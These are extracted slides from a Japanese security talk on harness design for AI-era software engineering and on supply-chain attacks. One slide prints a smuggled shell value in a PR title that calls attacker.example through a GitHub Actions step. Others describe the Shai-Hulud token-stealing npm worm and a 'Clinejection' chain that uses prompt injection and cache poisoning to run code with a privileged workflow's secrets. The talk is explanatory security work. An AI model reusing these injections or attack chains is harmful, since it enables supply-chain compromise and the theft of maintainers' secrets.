
未来予想:今後の Software Engineering のためのハーネス設計 ① SDLC各所でのFB と… ② セキュアな計算環境の確保 ?
(B) 供給の評価・制限 xxx.sh (E) 全体の記録と評価 🔥 Error logs: ... foobar.example (C) 送信の制限 Code Build Ship Run (D) 行使の制限 (A) Computing の分離・制限 Vulnerable! Here’s a fix: Type Error: T is not ... © 2025 GMO Flatt Security Inc. All Rights Reserved. -

未来予想:今後の Software Engineering のためのハーネス設計 ① SDLC各所でのFB と… ② セキュアな計算環境の確保 ?
(B) 供給の評価・制限 xxx.sh (E) 全体の記録と評価 🔥 Error logs: ... foobar.example 今日日までの Takumi はこっち寄り With AI な開発チームで様々ご活用いただいてきた (D) 行使の制限 (C) 送信の制限 Code Build Ship Run (A) Computing の分離・制限 Vulnerable! Here’s a fix: Type Error: T is not ... © 2025 GMO Flatt Security Inc. All Rights Reserved. -

未来予想:今後の Software Engineering のためのハーネス設計 ① SDLC各所でのFB と… ② セキュアな計算環境の確保 ?
(B) 供給の評価・制限 xxx.sh (E) 全体の記録と評価 🔥 Error logs: ... ここで使えるピースは、現代、正直少ない・・・ Code Build Ship Run foobar.example (C) 送信の制限 (D) 行使の制限 (A) Computing の分離・制限 Vulnerable! Here’s a fix: Type Error: T is not ... © 2025 GMO Flatt Security Inc. All Rights Reserved. -
この先に起こる(と見ている)こと 「ソフトウェアサプライチェーンを殴る合理性」がより高い時代に近づく 前提、攻撃は合理性があるほうに飛ぶ インパクトを出せない攻撃など誰がする?という話である コスパが悪い攻撃も、(経済的メリットがないので、)比較的小さい みんな使っていてイケるとデカいものが狙われる、の例が VPN 機器等 ソフトウェアが大量に生産・各々で調達される社会において、何が “合理的”
か? みんなが使っているソフトウェアを殴ったほうがいい OSSのような、デカい入口を狙ったほうがいい 基盤(クラウド事業者そのもの等)を狙ったほうがいい … © 2025 GMO Flatt Security Inc. All Rights Reserved. -

2025/08 Nx Incidents "; bash https://attacker.example echo "Validating PR title:
${{ github.event.pull_request.title }}" node ./scripts/commit-lint.js /tmp/pr-message.txt © 2025 GMO Flatt Security Inc. All Rights Reserved. -
2025年末にかけて: Shai-Hulud npm エコシステムに旋風を巻き起こしたワーム型マルウェア 感染したパッケージを経由して、他のパッケージに侵害を広げる 盗んだ NPM_TOKEN で publish できるパッケージに自己を植え付け
それにより感染したパッケージを使っているパッケージがさらに被害 嫌な輪が広がる仕組み。Infostealer + Worm + C2 的機能 流石にエコシステム側も強く動いている パッケージメンテナの認証情報の強化だとか Trusted Publishing のようなキーレス化の推進だとか 潰しきれないベクタは未だ残っているのが現状… だが、ワームは厳しそう © 2025 GMO Flatt Security Inc. All Rights Reserved. -

2026年にも: Clinejection 攻撃者の目的は謎だが、ワークフロー間でのラテラルムーブメントが確認された (1) 脆弱だが権限も弱いワークフローAに プロンプトインジェクション .github/workflows/ci.yml (4) 結果、Bの権限で任意コードが実行される →
こっちからは強いシークレットにアクセス可能だった .github/workflows/ci.yml (2) LRU Cache がEvict されるまで がんばって悪いデータを積む name: CI on: [push, pull_request] name: 